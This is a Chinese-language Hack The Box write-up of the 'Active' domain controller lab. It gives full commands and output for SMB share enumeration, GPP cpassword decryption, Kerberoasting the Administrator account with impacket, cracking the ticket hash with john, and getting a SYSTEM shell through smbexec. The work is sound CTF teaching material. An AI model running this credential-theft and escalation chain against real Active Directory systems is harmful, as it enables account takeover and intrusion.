

概述 (Overview)

攻击链 (Killchain)

TTPs (Tactics, Techniques & Procedures)

阶段1: 枚举

阶段2: 工具和利用

阶段2.1: smb共享服务

阶段2.2: AD安全之GPP

阶段3: 权限提升

复盘

Kerberoasting


smbmap


gpp-decrypt

crackmapexec

参考

概述 (Overview)



A screenshot of a 'Pwned!' achievement notification. At the top, a circular profile picture of a blonde woman in a red mask and suit is centered. Below it, the text 'Active has been Pwned!' is displayed in white. Underneath, a congratulatory message reads 'Congratulations  0x584A, best of luck in capturing flags ahead!'. At the bottom, a table shows the achievement details:

#9110	07 Jul 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
 - Windows
 - Kerberoasting
 - Active Directory
 - Powershell

攻击链 (Kiillchain)

通过 nmap 识别目标服务开发端口及服务, 使用 smbclient 获取到域成员的 gpp password, 最后使用该域成员账号获取到 administrator 的 SPN 票据。

TTPs (Tactics, Techniques & Procedures)

- nmap
- smbmap & smbclient
- Kerberoasting
- crackmapexec
- impacket
- john

阶段1: 枚举

开局是使用 Nmap 对目标进行端口枚举:

1	PORT	STATE	SERVICE	VERSION
2	53/tcp	open	domain	Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2)
3	dns-nsid:			
4	_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)			
5	88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2021-07-07 12:55:00)
6	135/tcp	open	msrpc	Microsoft Windows RPC
7	139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
8	389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: active.ht)
9	445/tcp	open	microsoft-ds?	
10	464/tcp	open	kpasswd5?	
11	593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
12	636/tcp	open	tcpwrapped	
13	3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: active.ht)
14	3269/tcp	open	tcpwrapped	
15	49152/tcp	open	msrpc	Microsoft Windows RPC
16	49153/tcp	open	msrpc	Microsoft Windows RPC
17	49154/tcp	open	msrpc	Microsoft Windows RPC
18	49155/tcp	open	msrpc	Microsoft Windows RPC
19	49157/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
20	49158/tcp	open	msrpc	Microsoft Windows RPC
21	Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, c			
22				
23	Host script results:			
24	smb2-security-mode:			
25	2.02:			
26	_ Message signing enabled and required			
27	smb2-time:			
28	date: 2021-07-07T12:56:40			
29	_ start_date: 2021-07-07T12:53:32			

可以获悉到目标服务器是 **Windows Server 2008 R2 SP1**，运行着 **DNS 服务**、**Kerberos 服务**并且存在 **Active Directory LDAP 服务**，这些信息综合在一起说明目标机器是一台域控服务器（这个我熟，Forest 'https://jgeek.cn/archive/id/78.html' 这台机器刚做过）。这里域名是：**Domain: active.htb**

阶段2：工具和利用

阶段2.1：smb共享服务

使用 **smbmap** 查看下是否存在可访问的共享目录：

```
1 # smbmap -H 10.10.10.100
2 [+] IP: 10.10.10.100:445          Name: 10.10.10.100
3      Disk                               Permissions      Comment
4      ----                               -
5      ADMIN$                             NO ACCESS      Remote A
6      C$                                 NO ACCESS      Default
7      IPC$                               NO ACCESS      Remote I
8      NETLOGON                           NO ACCESS      Logon se
9      Replication                         READ ONLY
10     SYSVOL                             NO ACCESS      Logon se
11     Users                              NO ACCESS
```

可以看到匿名用户对 **Replication** 文件夹具有 **READ ONLY** 权限。

通过 **smbclient** 进入该目录在路径 **\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups** 中得到一个 **Groups.xml** 文件，里面包含一组用户名和密码信息。

```
(root@kali)~[/home/kali/hackthebox/Active/file]
# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D98DE98BA101}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOWhZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMexOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

除此之外还有一个 **{6AC1786C-016F-11D2-945F-00C04fB984F9}**：

```
1 smb: \active.htb\Policies\> dir
2      .                               D              0   Sat Jul 21 18:37:44 2018
3      ..                              D              0   Sat Jul 21 18:37:44 2018
4      {31B2F340-016D-11D2-945F-00C04FB984F9}  D              0   Sat Jul 21 18:37:44 2018
5      {6AC1786C-016F-11D2-945F-00C04fB984F9}  D              0   Sat Jul 21 18:37:44 2018
```

阶段2.2：AD安全之GPP

获得的密码并不是明文，尝试去找这个文件及目录的相关信息，通过搜索查到该文章 <https://adsecurity.org/?p=2288>。

所有域组策略都存储在：\\SYSVOL\\Policies \ 当创建新的组策略首选项（GPP）时，在 C:\Windows\SYSVOL 中会创建一个与相关配置数据相关联的 XML 文件，其中包括与 GPP 关联的任何密码。为了安全起见，Microsoft AES 在将密码存储为 cpassword 但随后微软在 MSDN 上发布了密钥。由于经过身份验证的用户（任何域用户或受信任域中的用户）都具有对SYSVOL的读取权限，所以域中的任何人都可以搜索包含“cpassword”的XML文件的SYSVOL共享，该文件是包含AES加密密码的值。

随后在其他的文章中找到 ruby decrypt 的代码片段，本地保存后运行该脚本得到明文：

```
x@xdeMacBook-Pro.local: /tmp
└─> vim gpp.rb
x@xdeMacBook-Pro.local: /tmp
└─> ruby gpp.rb
gpp.rb:19: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
x@xdeMacBook-Pro.local: /tmp
└─> vim gpp.rb
```

使用 crackmapexec 工具枚举 smb 登录：

```
(root@kali)-[/home/kali/hackthebox/Active/file]
# crackmapexec smb 10.10.10.100 -u SVC_TGS -p 'GPPstillStandingStrong2k18'
SMB 10.10.10.100 445 DC [+] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

```
(root@kali)-[/home/kali/hackthebox/Active/file]
# smbmap -H 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18 -d active.htb
[+] IP: 10.10.10.100:445 Name: active.htb
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
IPC\$	NO ACCESS	Remote IPC
NETLOGON	READ ONLY	Logon server share
Replication	READ ONLY	
SYSVOL	READ ONLY	Logon server share
Users	READ ONLY	

OK，成功得到域用户：`active.htb\SVC_TGS:GPPstillStandingStrong2k18`，使用 `smbclient` 在 `User\SVC_TGS` 目录中获得 user flag。

阶段3：权限提升

使用得到的域账号，运行 `GetUserSPNs` 来查询下域内帐户的 SPN，得到了一个 administrator 的 krb5tgs：

```
(root@kali)-[/home/kali/hackthebox/Active/file]
# impacket-GetUserSPNs active.htb\SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Deleg
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-19 03:06:40.351723	2021-01-22 00:07:03.723783	

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator$2d1f928c6896c36d45125fe44eef787d54da9f035c1850a917b5499ac76272720bfa23200758518775038f9d6155a252cf8cf893831fd233a2a4ed2a9b17d55e69bd1d95b36c3a96f8fad1437eb3ca66d60b9909c96bda8b558a4f73feed0f18a3534d5acbec74992d1c55a815cd40d70ea9d8f8d0bbf37fcf062c22cf7804136d38167b089ba2c14a732e951b3911294cb5fc76a4b138a14a537403828feccc31cfef4b5cc654ce2690dbd4a551b1bd0976186ac722ede6e7bb7f58eb66606292deb8104f7f35e87194ebc1b2bd289693cfd923ecc238aec38054a5bd557ad4cbfc08cee5f0c429b74f21a254fad61a6b94ff1fe931c36f5ae7532d5392bb3a7a5c238e9dda2d8f53ac45ee45ed09a9f4045b4684f2bb33d01eb78abf8972e2981e411a8165d05a4dfa0d4fdd0d81e0bf34344271d15c7b011cf1c8d4c8cedb739e67ecb85fe57dbf80bf771b0cd9e9e28570f5aa4147a0332018d5f885aee7110715197219eccc99b32b3c0d6db3d5600b0b3a11640e431c906a35ac81c70f52f21d81beafef36569c1e2881fc34ee94a8d0c9c3ab6b391e4dc796bd1082679a02b3453aa83fe5acc6ee3c4cbca6c8bc479281a013e22027b8863b3f9d70ed8059300ed1c384b2374829152e08a26cf1dd91d83f6a8c7bbe6052aef819ae862aa12a894ff105d04a620c911076c26bbffde7ef00d0b1c1becf4c3c1c1cf962b7fd6a9d9d021ef7e35d74e3bdf300a3cb578988075f15cb7460f38227e3796cbb1139e4a01c8779f181ab9aa70d2c12ee4f69bfe44499ae3d1b5f3bfe071f9885d0e223b5d47097a3d20fb141240d3af205d59320c4ad8ab2c0b8339fealc2d36702b3fd2ce172b4fd3bb6edf532c8e1848c61974cac860f31f85f32c4ae45c4097ed92424668cc706e229b65b787349819a3b7e0542782c4e60421ba991e52d730122effad96b4eb58351c52b0d8c788de262a77b4b156baebf2d42b567acdbf6e3611416116e090a1c90fe92e2cf48c42ba0653d8d60810a17245b7e9ba77ae5095157508c56802fd8b94df0e1a40fe24ebce275011837e42d120fb2acf1636e47df8b5d0d96957245a845500cde32345b092cdfb061c03d60da9f8cae7f4a291c60e871a524faaa416d1fec772a865af6e44ea37a8a2a3f6438ebba796c4cd683a65e4c8f4ba043839624a4ecaa71ee70d4e5e7b462f0899e00637072c1e17ece98d579de03c7bf37aa717e91e8f638a6afcc824876647815374d0bf37d1886d094
```

尝试使用 john 工具配合 rockyou.txt 字典枚举明文密码：

```
(root@kali)-[/home/kali/hackthebox/Active/file]
# john ./krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:12 DONE (2021-07-07 22:03) 0.08326g/s 877434p/s 877434c/s 877434C/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

成功解出密码，使用 `Administrator:Ticketmaster1968` 密码组成功的到一个cmdshell。


```
(root@kali)-[/home/kali/hackthebox/Active/file]
# impacket-smbexec active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

复盘

Kerberoasting

Kerberos 是一种在 Windows Active Directory 环境中使用的身份验证协议（尽管它也可用于对 Linux 主机进行身份验证）。

2014 年，Tim Medin 提出了对 Kerberos 的攻击，他称之为 Kerberoasting ([https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20-%20Tim%20Medin\(1\).pdf](https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20-%20Tim%20Medin(1).pdf))。

当您想使用 Kerberos 对某些服务进行身份验证时，您可以联系 DC 并告诉它您要向哪个系统服务进行身份验证。它使用服务用户的密码哈希加密对您的响应。您将该响应发送给服务，该服务可以使用它的密码对其进行解密，检查您的身份，并决定是否让您进入。

在 Kerberoasting 攻击中，您将使用离线暴力破解与服务关联的密码，而不是将加密的票据从 DC 发送到服务。大多数情况下，您需要在域上有一个活动帐户才能启动 Kerberoast，但是如果 DC 配置了 UserAccountControl (<https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>) 设置“不需要 Kerberos 预身份验证”，则可以请求和接收一张票来破解而无需域上的有效帐户。

smbmap

如果已经知道目录名称，可是使用 `# smbmap -H 10.10.10.100 -R -A Groups.xml -q` 进行查询。

gpp-decrypt

kali 默认已经安装了 gpp 的 decrypt 工具：

```
1 # gpp-decrypt edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aS'
2 GPPstillStandingStrong2k18
```

crackmapexec

crackmapexec 其实除了用于登录枚举还有很多有意思的功能模块，通过加入 -M 参数进行操作，具体使用可以查看 github 中的 modules 目录：

```
(root@kali)~[/home/kali/hackthebox/Active/file]
# crackmapexec smb 10.10.10.100 -u SVC_TGS -p "GPPstillStandingStrong2k18" -M spooler
SMB 10.10.10.100 445 DC [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [*] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SPOOLER 10.10.10.100 445 DC Spooler service enabled

(root@kali)~[/home/kali/hackthebox/Active/file]
# crackmapexec smb 10.10.10.100 -u SVC_TGS -p "GPPstillStandingStrong2k18" -M gpp_password
SMB 10.10.10.100 445 DC [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [*] active.htb\SVC_TGS:GPPstillStandingStrong2k18
GPP_PASS ... 10.10.10.100 445 DC [*] Found SYSVOL share
GPP_PASS ... 10.10.10.100 445 DC [*] Searching for potential XML files containing passwords
GPP_PASS ... 10.10.10.100 445 DC [*] Found active.htb\Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS ... 10.10.10.100 445 DC [*] Found credentials in active.htb\Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS ... 10.10.10.100 445 DC Password: GPPstillStandingStrong2k18
GPP_PASS ... 10.10.10.100 445 DC action: U
GPP_PASS ... 10.10.10.100 445 DC newName:
GPP_PASS ... 10.10.10.100 445 DC fullName:
GPP_PASS ... 10.10.10.100 445 DC description:
GPP_PASS ... 10.10.10.100 445 DC changeLogon: 0
GPP_PASS ... 10.10.10.100 445 DC noChange: 1
GPP_PASS ... 10.10.10.100 445 DC neverExpires: 1
GPP_PASS ... 10.10.10.100 445 DC acctDisabled: 0
GPP_PASS ... 10.10.10.100 445 DC userName: active.htb\SVC_TGS
```

参考

- <https://adsecurity.org/?p=2288>
- <https://paper.seebug.org/503/>
- [https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin\(1\).pdf](https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin(1).pdf)
- <https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>



微信搜一搜

🔍 一个人的安全笔记